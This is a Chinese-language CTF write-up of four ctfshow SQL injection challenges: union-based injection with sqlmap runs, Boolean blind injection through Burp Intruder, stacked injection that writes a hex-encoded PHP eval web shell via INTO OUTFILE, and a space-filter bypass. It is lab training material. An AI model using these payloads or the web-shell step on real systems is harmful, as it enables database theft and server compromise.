实验环境

组件	版本/选择
操作系统	Windows 10
靶场应用	ctfshow
测试浏览器	Coogle
测试工具	burp suite，VM，cpolar

一、联合查询注入

1.题目基本信息

题目来源： ctfshow

题目名称： 联合查询注入

题目分类： web

2.解题步骤

根据提示，这里为联合注入，先在payload中构建order by，得到字符数
得到字符数为3

1f77cea6-3937-4cc0-b938-cea83975179d.challenge.ctf.show/?id=-1%20order%20by%203#

未找到该页面

← 返回列表

1f77cea6-3937-4cc0-b938-cea83975179d.challenge.ctf.show/?id=-1%20order%20by%204#

获取表名

?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+

1f77cea6-3937-4cc0-b938-cea83975179d.challenge.ctf.show/?id=-1%20union%20select%201,2,(select%20TABLE_NAME%20from%20i...

1-2

pages

← 返回列表

1f77cea6-3937-4cc0-b938-cea83975179d.challenge.ctf.show/?id=-1%20union%20select%201,2,(select%20table_name%20from%20in...

1-2

users

← 返回列表

获取字段

?id=-1 union select 1,2,group_concat(id,0x3a,username,0x3a,password) from users--+

1f77cea6-3937-4cc0-b938-cea83975179d.challenge.ctf.show/?id=-1%20union%20select%201,2,group_concat(id,0x3a,username,0x3a,...

1-2

1:admin:CTF{admin_secret_password}

← 返回列表

或者去sqlmap上

获得数据库名

`python sqlmap.py -u "https://1f77cea6-3937-4cc0-b938-cea83975179d.challenge.ctf.show/?id=1" --current-db --batch`

```
[10:55:09] [WARNING] reflective value(s) found and filtering out
current database: 'ctfshow_page_informations'
```

获得表名

`python sqlmap.py -u "https://1f77cea6-3937-4cc0-b938-cea83975179d.challenge.ctf.show/?id=1" -D ctfshow_page_informations --tables --batch`

```
C:\Windows\System32\cmd.e>
[*] starting @ 10:55:38 /2026-03-28/

[10:55:38] [INFO] resuming back-end DBMS 'mysql'
[10:55:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1138 UNION ALL SELECT NULL,NULL,CONCAT(CONCAT('qjvxq','AMdFtZMgvhlllmCHVerRdTJknkVblFytHQgHlYAL'),'qzk
q')-- qZOK
---
[10:55:43] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.1, PHP 7.3.11
back-end DBMS: MySQL 5 (MariaDB fork)
[10:55:43] [INFO] fetching tables for database: 'ctfshow_page_informations'
[10:55:53] [WARNING] reflective value(s) found and filtering out
[10:55:58] [INFO] retrieved: 'pages'
[10:56:04] [INFO] retrieved: 'users'
Database: ctfshow_page_informations
[2 tables]
+-------+
| pages |
| users |
+-------+

[10:56:04] [INFO] fetched data logged to text files under 'C:\Users\12241\AppData\Local\sqlmap\output\1f77cea6-3937-4cc
-b938-cea83975179d.challenge.ctf.show'

[*] ending @ 10:56:04 /2026-03-28/
```

获得字段内容

`python sqlmap.py -u "https://1f77cea6-3937-4cc0-b938-cea83975179d.challenge.ctf.show/?id=1" -D ctfshow_page_informations -T users --dump --batch`

```
C:\Windows\System32\cmd.e>

    Payload: id=-1138 UNION ALL SELECT NULL,NULL,CONCAT(CONCAT('qjvxq','AMdFtZMgvhlllmCHVerRdTJknkVblFytHQgHlYAL'),'qzk
q')-- qZOK
---
[10:56:58] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.20.1, PHP 7.3.11
back-end DBMS: MySQL 5 (MariaDB fork)
[10:56:58] [INFO] fetching columns for table 'users' in database 'ctfshow_page_informations'
[10:57:08] [WARNING] reflective value(s) found and filtering out
[10:57:13] [INFO] retrieved: 'id','int(11)'
[10:57:18] [INFO] retrieved: 'username','varchar(32)'
[10:57:22] [INFO] retrieved: 'password','varchar(32)'
[10:57:23] [INFO] fetching entries for table 'users' in database 'ctfshow_page_informations'
Database: ctfshow_page_informations
Table: users
[1 entry]
+----+----------------------------+----------+
| id | password                   | username |
+----+----------------------------+----------+
| 1  | CTF{admin_secret_password} | admin    |
+----+----------------------------+----------+

[10:57:40] [INFO] table 'ctfshow_page_informations.users' dumped to CSV file 'C:\Users\12241\AppData\Local\sqlmap\outpu
\1f77cea6-3937-4cc0-b938-cea83975179d.challenge.ctf.show\dump\ctfshow_page_informations\users.csv'
[10:57:40] [INFO] fetched data logged to text files under 'C:\Users\12241\AppData\Local\sqlmap\output\1f77cea6-3937-4cc
-b938-cea83975179d.challenge.ctf.show'

[*] ending @ 10:57:40 /2026-03-28/


C:\wangan\gongju\sqlmapproject-sqlmap-737f227>
```

CTF{admin_secret_password}

3.使用工具

sqlmap

4.知识

payload总结

获取数据库名
?id=-1 union select 1,2,database()--+

获取表
?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+

获取字段名（假设表名是users）
?id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'--+

获取字段（假设字段名是username和password）
?id=-1 union select 1,2,group_concat(username,0x3a,password) from users--+

二、布尔盲注爆破

1.题目基本信息


题目来源： ctfshow

题目名称： 布尔盲注爆破

题目分类： web


2.解题步骤

看见返回是以弹窗的形式，判断这里有`<script>`标签，存在SQL注入点



没有回显，判断是盲注、

`username=1'or(ascii(substr(database(),§1§,1)))=§100§#&password=1`



请求	Payload 1	Payload 2	状态码	接收到响应	错误	超时	长度	注释
3419	1	99	302	33			758	
4287	2	116	302	41			758	
3574	3	102	302	35			758	
4238	4	115	302	36			758	
3678	5	104	302	39			758	
4036	6	111	302	33			758	
4445	7	119	302	34			758	
3222	8	95	302	36			758	
4090	9	112	302	40			758	
3326	10	97	302	35			758	
3633	11	103	302	34			758	
3532	12	101	302	35			758	
3227	13	95	302	35			758	
3738	14	105	302	49			758	
3994	15	110	302	59			758	
3587	16	102	302	34			758	
4047	17	111	302	38			758	
4201	18	114	302	33			758	
3947	19	109	302	33			758	
3336	20	97	302	37			758	
4306	21	116	302	36			758	
3746	22	105	302	35			758	
4053	23	111	302	34			758	
4003	24	110	302	33			758	
4259	25	115	302	33			758	

ctfshow_package_information

```
username=1'/**/or/**/(ascii(substr((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()),§1§,1)))=§100§#&password=1
```

请求	Payload 1	Payload 2	状态码	接收到响应	错误	超时	长度	注释
4082	1	112	302	44			758	
3318	2	97	302	49			758	
3625	3	103	302	36			758	
3524	4	101	302	37			758	
4239	5	115	302	35			758	
619	6	44	302	33			758	
4343	7	117	302	37			758	
4242	8	115	302	33			758	
3529	9	101	302	36			758	
4193	10	114	302	42			758	
4245	11	115	302	34			758	

表名为pages，uses

```
username=1'/**/or/**/(ascii(substr((select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name=0x7573657273),§1§,1)))=§100§#&password=1
```

请求	Payload 1	Payload 2	状态码	接收到响应	错误
3573	37	67	302	34	
5291	38	84	302	33	
4181	39	73	302	36	
4788	40	79	302	35	
4688	41	78	302	40	
5194	42	83	302	36	
1256	43	44	302	42	
7418	44	105	302	35	
6914	45	100	302	35	
1259	46	44	302	35	
8633	47	117	302	35	
8432	48	115	302	37	
7019	49	101	302	35	
8333	50	114	302	33	
7930	51	110	302	34	
6618	52	97	302	34	
7831	53	109	302	33	
7024	54	101	302	36	
1268	55	44	302	36	
8137	56	112	302	35	
6623	57	97	302	37	
8442	58	115	302	35	
8443	59	115	302	37	
8848	60	119	302	35	
8041	61	111	302	34	
8345	62	114	302	43	
6932	63	100	302	36	

列表名 id，username，password

```
username=1'/**/or/**/(ascii(substr((select/**/group_concat(password)/**/from/**/users),§1§,1)))=§100§#&password=1
```

请求	Payload 1	Payload 2	状态码
3537	1	67	302
5255	2	84	302
3842	3	70	302
9196	4	123	302
6672	5	98	302
7986	6	111	302
7987	7	111	302
7685	8	108	302
6373	9	95	302
8394	10	115	302
8193	11	113	302
7689	12	108	302
6377	13	95	302
7388	14	105	302
7894	15	110	302
7491	16	106	302
6987	17	101	302
6786	18	99	302
8504	19	116	302
7394	20	105	302
8001	21	111	302
7901	22	110	302
6387	23	95	302
7398	24	105	302
8409	25	115	302
6390	26	95	302
7098	27	102	302
8614	28	117	302
7908	29	110	302
9424	30	125	302

CTF{bool_sql_injection_is_fun}

3.使用工具

burpsuite

4.知识

过滤空格绕过：使用 `/**/` (内联注释)
状态码判定绕过：利用 HTTP 302 重定向(这个是在sqlmap环节，但失败了)

三、堆叠注入写Shell

1.题目基本信息

题目来源： CTFshow

题目名称： 堆叠注入写Shell

题目分类： web

2.解题步骤


由于过滤了单引号无法直接闭合，这里使用转义符绕过单引号限制

payload
`password=;select 0x3c3f706870206576616c28245f504f53545b315d293b3f3e into outfile "/var/www/html/1.php";%23 &username=admin\`

直接访问


Notice: Undefined offset: 1 in **/var/www/html/1.php** on line **1**

蚁剑连接



在虚拟终端里找

命令：`find / -name "*flag*" 2>/dev/null`



CTF{sql_injection_is_fun}

3.payload的构造

假设后端的SQL模板是

`SELECT * FROM users WHERE username = '$username' AND password = '$password'`

这里无法使用单引号

必须要将username构造成：admin\
\用来吃掉单引号，让语法变成
username = 'admin AND password = '

将password构造成`;select 0x3c3f706870206576616c28245f504f53545b315d293b3f3e into outfile "/var/www/html/1.php";#`
;形成堆叠注入
使用十六进制绕过单引号的过滤，也可以绕过对eval这些危险词的过滤
#抹除后面的单引号

4.工具

burpsuite

5.知识

反斜杠是为了“逃逸”单引号的束缚，而井号是为了“处理”剩下的垃圾代码

查找命令`find / -name "*flag*" 2>/dev/null`

0x3c3f706870206576616c28245f504f53545b315d293b3f3e
这里运用了十六进制编码，绕过单引号过滤（正常状况要用单引号）
例如：
正常：
`SELECT "<?php eval($_POST[1]);?>" INTO OUTFILE "/var/www/html/1.php";`
现在：
`SELECT 0x3c3f706870206576616c28245f504f53545b315d293b3f3e INTO OUTFILE "/var/www/html/1.php";`


四、WAF绕过

1.题目基本信息

题目来源：ctfshow

题目名称： WAF绕过

题目分类：web

2.解题步骤

也是布尔盲注，过程类似二、不再详细写wp
这道题的特殊部分就是要把空格替换成`/**/`绕过过滤